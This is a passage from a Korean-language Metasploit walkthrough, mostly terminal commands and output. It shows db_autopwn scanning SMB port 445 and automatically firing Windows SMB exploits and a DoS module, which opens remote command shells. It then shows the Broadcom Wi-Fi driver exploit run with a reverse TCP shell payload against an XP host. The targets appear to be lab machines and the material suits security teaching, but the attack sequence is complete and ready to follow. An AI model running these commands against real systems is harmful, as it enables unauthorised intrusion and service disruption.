
```
BT ~ # cd /pentest/exploits/framework3/
BT framework3 # ./start-db_autopwn
The files belonging to this database system will be owned by user "postgres".
This user must also own the server process.

The database cluster will be initialized with locale C.

creating directory /home/postgres/metasploit3 ... ok
creating directory /home/postgres/metasploit3/global ... ok
...
initializing dependencies ... ok
creating system views ... ok
loading pg_description ... ok
creating conversions ... ok
setting privileges on built-in objects ... ok
creating information schema ... ok
vacuuming database template1 ... ok
copying template1 to template0 ... ok
copying template1 to postgres ... ok

WARNING: enabling "trust" authentication for local connections
You can change this by editing pg_hba.conf or using the -A option the
next time you run initdb.

Success. You can now start the database server using:

    postmaster -D /home/postgres/metasploit3
or
    pg_ctl -D /home/postgres/metasploit3 -l logfile start

postmaster starting
```

2) db_autopwn 초기 설정 및 대상 스캔




```
BT framework3 # su - postgres
/dev/pts/0: Operation not permitted
BT ~ $ cd /pentest/exploits/framework3
BT framework3 $ ./msfconsole


 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ msf v3.0-beta-dev
+ -- --=[ 131 exploits - 99 payloads
+ -- --=[ 17 encoders - 4 nops
       =[ 27 aux

msf > load db_postgres
[*] Successfully loaded plugin: db_postgres

msf > db_create
ERROR:  database "metasploit3" does not exist
dropdb: database removal failed: ERROR:  database "metasploit3" does not exist
LOG:  transaction ID wrap limit is 2147484146, limited by database "postgres"
CREATE DATABASE
ERROR:  table "hosts" does not exist
ERROR:  table "hosts" does not exist
NOTICE:  CREATE TABLE will create sequence "hosts_id_seq" for serial column "hosts.id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "refs_pkey" for table "refs"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "refs_pkey" for table "refs"
ERROR:  table "vulns_refs" does not exist
ERROR:  table "vulns_refs" does not exist
msf > db_hosts
msf > db_nmap-p 445 172.16.2.*

Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2006-12-10 06:56 GMT
Interesting ports on 172.16.2.1:
PORT    STATE  SERVICE
```


3) 스캔결과를 이용한 공격



```
msf > db_Nmap-p 445 172.16.2.*

Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2006-12-10 06:57 GMT
Interesting ports on 172.16.2.1:
PORT    STATE  SERVICE
445/tcp closed microsoft-ds

Interesting ports on 172.16.2.202:
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Interesting ports on 172.16.2.203:
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Interesting ports on 172.16.2.206:
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Nmap finished: 256 IP addresses (4 hosts up) scanned in 15.323 seconds
msf > db_hosts
[*] Host: 172.16.2.202
[*] Host: 172.16.2.203
[*] Host: 172.16.2.206
msf > db_autopwn -p -e -r
[*] Launching auxiliary/dos/windows/smb/ms05_047_pnp (1/42) against 172.16.2.206:445...
[*] Launching exploit/windows/smb/ms06_066_nwwks (2/42) against 172.16.2.203:445...
[*] Started reverse handler
[*] Launching exploit/windows/smb/ms06_040_netapi (3/42) against 172.16.2.202:445...
[*] Connecting to the SMB service...
[*] Started reverse handler
[*] Launching exploit/windows/smb/ms03_049_netapi (5/42) against 172.16.2.203:445...
[*] Connecting to the SMB service...
[*] Launching exploit/windows/smb/ms05_039_pnp (10/42) against 172.16.2.206:445...
[*] Bound to 3919286a-b10c-11d0-9ba8-00c04fd92ef5:0.0@ncacn_np:172.16.2.202[\lsarpc]...
[*] Getting OS information...
[*] Command shell session 2 opened (172.16.2.1:8368 -> 172.16.2.202:1059)
[*] Trying to exploit Windows 5.1
```




```
msf > sessions -l

Active sessions
===============

  Id  Description    Tunnel
  --  -----------    ------
  1   Command shell  172.16.2.1:23443 -> 172.16.2.202:1058
  2   Command shell  172.16.2.1:12927 -> 172.16.2.203:1099
  3   Command shell  172.16.2.1:37995 -> 172.16.2.206:1040
```




```
msf > sessions -i 1
[*] Starting interaction with 1...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

6. Kernel Payload 이용한 무선랜 공격(귀찮아서 Copy^^)


- Del, HP, Acer Labtop wi-fi driver : 커널드라이버 공격




```
BT framework3 # airmon-ng start wifi0 6

usage: airmon-ng <start|stop> <interface> [channel]

Interface       Chipset         Driver
```




```
BT framework3 # ./msfconsole

                                  _       _
             _                   | |     (_)_
 ____   ____| |_  ____  ___ ____ | | ___  _| |_
|    \ / _  )  _)/ _  |/___)  _ \| |/ _ \| |  _)
| | | ( (/ /| |_( ( | |___ | | | | | |_| | | |__
|_|_|_|\____)\___)_||_(___/| ||_/|_|\___/|_|\___)
                           |_|


       =[ msf v3.0-beta-dev
+ -- --=[ 125 exploits - 99 payloads
+ -- --=[ 17 encoders - 4 nops
       =[ 21 aux

msf > use windows/driver/broadcom_wifi_ssid
msf exploit(broadcom_wifi_ssid) > set

Global
======

No entries in data store.

Module: windows/driver/broadcom_wifi_ssid
=========================================

  Name       Value
  ----       -----
  ADDR_DST   FF:FF:FF:FF:FF:FF
  CHANNEL    11
  DRIVER     madwifi
  EXITFUNC   thread
  INTERFACE  ath0
  RUNTIME    60
  WfsDelay   0
```



```
msf exploit(broadcom_wifi_ssid) > set ADDR_DST 00:90:96:50:56:D2
ADDR_DST => 00:90:96:50:56:D2
msf exploit(broadcom_wifi_ssid) > set CHANNEL 6
CHANNEL => 6
msf exploit(broadcom_wifi_ssid) > set INTERFACE ath1
INTERFACE => ath1
msf exploit(broadcom_wifi_ssid) > set PAYLOAD windows/shell/bind_tcp
```



```
PAYLOAD => windows/shell/bind_tcp
msf exploit(broadcom_wifi_ssid) > set RHOST 192.168.0.111
RHOST => 192.168.0.111
msf exploit(broadcom_wifi_ssid) > set RUNTIME 180
RUNTIME => 180
msf exploit(broadcom_wifi_ssid) > set PAYLOAD windows/shell_reverse_tcp
PAYLOAD => windows/shell_reverse_tcp
msf exploit(broadcom_wifi_ssid) > set LHOST 192.168.0.110
LHOST => 192.168.0.110
msf exploit(broadcom_wifi_ssid) > set

Global
======

No entries in data store.

Module: windows/driver/broadcom_wifi_ssid
=========================================

  Name       Value
  ----       -----
  ADDR_DST   00:90:96:50:56:D2
  CHANNEL    6
  DRIVER     madwifi
  EXITFUNC   thread
  INTERFACE  ath1
  LHOST      192.168.0.110
  PAYLOAD    windows/shell_reverse_tcp
  RHOST      192.168.0.111
  RUNTIME    180
  TARGET     0
  WfsDelay   0
```



```
msf exploit(broadcom_wifi_ssid) > exploit
[*] Started reverse handler
[*] Sending beacons and responses for 180 seconds...
[*] Command shell session 1 opened (192.168.0.110:4444 -> 192.168.0.111:1044)
[*] Finished sending frames...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>exit
exit

[*] Command shell session 1 closed.
msf exploit(broadcom_wifi_ssid) >
```